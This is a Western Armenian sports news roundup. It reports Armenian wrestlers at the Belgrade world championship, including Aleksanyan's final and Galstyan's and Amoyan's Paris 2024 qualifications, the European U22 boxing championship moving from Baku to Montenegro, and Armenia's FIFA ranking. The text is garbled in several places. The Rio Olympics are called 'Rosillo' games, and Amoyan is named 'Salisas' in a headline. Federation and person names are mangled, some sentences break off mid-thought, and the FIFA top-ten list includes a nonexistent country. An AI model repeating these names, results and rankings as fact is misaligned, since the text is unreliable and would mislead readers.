Սերպիայի մայրաքաղաք Պելկրատի ընթացող յունահումէական ոճի ըմբշամարտի աշխարհի առաջնութեան 97 քկ ծանրութեան կարգի եզրափակիչին Արթուր Ալեքսանեանը մրցեցաւ Քուապան ներկայացնող Գարեթի Ալեխանարո Ռոսիլոյի հետ: Գօտեմարտը աւարտուեցաւ 3:3 արդիւնքով ու քանի որ վերջին կէտը վաստակած էր Քուապացի մարզիկը՝ անդամական աշխարհի ախոյեան:



Արթուր Ալեքսանեանը Ռոսիլոյի Ողիմպիական խաղերու ոսկէ, Թոքիոյի խաղերու արծարէ եւ Լոնտոնի խաղերու պրոնզէ մետալակիր է:

Ըմբիշ Սլավիկ Գալստեանը Փարիզի Ողիմպիական Խաղերու Ուղեգիր Նուաճած է

Հայաստանի յունահումէական ոճի ըմբշամարտի հաւաքականի անդամ Սլավիկ Գալստեանը Փարիզի Ողիմպիական խաղերու ուղեգիր նուաճեց:

Սերպիայի մայրաքաղաք Պելկրատի մէջ ընթացող յունահումէական ոճի ըմբշամարտի աշխարհի առաջնութեան կարգի պրոնզի համար գօտեմարտը իրարու հետ՝ Փարիզի 33-րդ ամառավին Ողիմպիական խաղերու ուղեգիրի համար: Գալստեանը մրցեցաւ Խրիզ մարզիկի հետ եւ առաւելութեան հասաւ 8:0 արդիւնքով:

Ըմբիշ Սալիսաս Ամոյեանը Աշխարհի Առաջնութեան Պրոնզէ Մետալակիր է

Հայաստանի յունահումէական ոճի ըմբշամարտի հաւաքականի անդամ Մալխիս Ամոյեանն աշխարհի առաջնութեան պրոնզէ մետալակիր է, նա նաև նուաճեց Փարիզի 2024-ի ուղեգիր:

Յունահումէական ոճի ըմբշամարտի աշխարհի առաջնութեան 77 քկ ծանրութեան կարգի պրոնզի մետալակիր համար գօտեմարտը ընթացքին Ամոյեանը ուժերը չափեց Ղազախստանէն Տեմու Զատրաեւի հետ: Հայ ըմբիշը յաղթեց 9:7 արդիւնքով:

Ամոյեանը նուաճեց նաև Փարիզի 33-րդ Ողիմպիական խաղերու ուղեգիր:

Բռնցքամարտի Երոպայի Երիտասարդական Առաջնութիւնը Պաքուէն Տեղափոխուած է Մոնթենեկրո

Բռնցքամարտի Եւրոպայի երիտասարդական առաջնութիւնը Պաքուէն տեղափոխուած է Մոնթենեկրո:

Այս մասին կը յայտնէ Հայաստանի բռնցքամարտի ֆետի քետերացիայի նախագահ Յովկանսէն Յովկանսէնը:

«Հայաստանի բռնցքամարտի ֆետերացիայի պահանջով Պաքուէն մէջ կայանալիք մինչեւ 22 տարեկաններու բռնցքամարտի Եւրոպայի առաջնութիւնը տեղափոխուած է Մոնթենեկրո:

EUBC-ն, ուսումնասիրելով իրավիճակը, որոշած է Նոյեմբերի 10-էն 21-ը նախատեսուած մինչեւ 22 տարեկաններու բռնցքամարտի Եւրոպայի առաջնութիւնը Պաքուէն փոխարէն կատարել Մոնթենեկրոի մէջ:



Ֆութբոլի Դայաստանի Ընտրանին Մէկ Շորիզնականութիւնը Նախանջած է ՖԻՖԱ-ի Դասակարգման Աղիւսակի Վրայ

Հայաստանի ֆութպոլի ազգային խումբը նահանջած է ՖԻՖԱ-ի դասակարգման աղիւսակին վրայ:

Վարկանիշացին նոր աղիւսակին վրայ Ալեքսանդր Պետրակովի գլխաւոր խումբը 91-րդն է: Ազգային ընտրանին ունի 1254 կէտ:

Դասակարգման աղիւսակի առաջատարը 10-նեակին մէջ փոփոխութիւն չկայ իրարու կը յաջորդեն Արժանթինի, Ֆրանսացի, Պրազիլի, Անգլիոյ, Պելինիքացի, Խորուաթիացի, Հունաստացի, Իտալիոյ, Ֆորմենտացի, Սպանիոյ համար: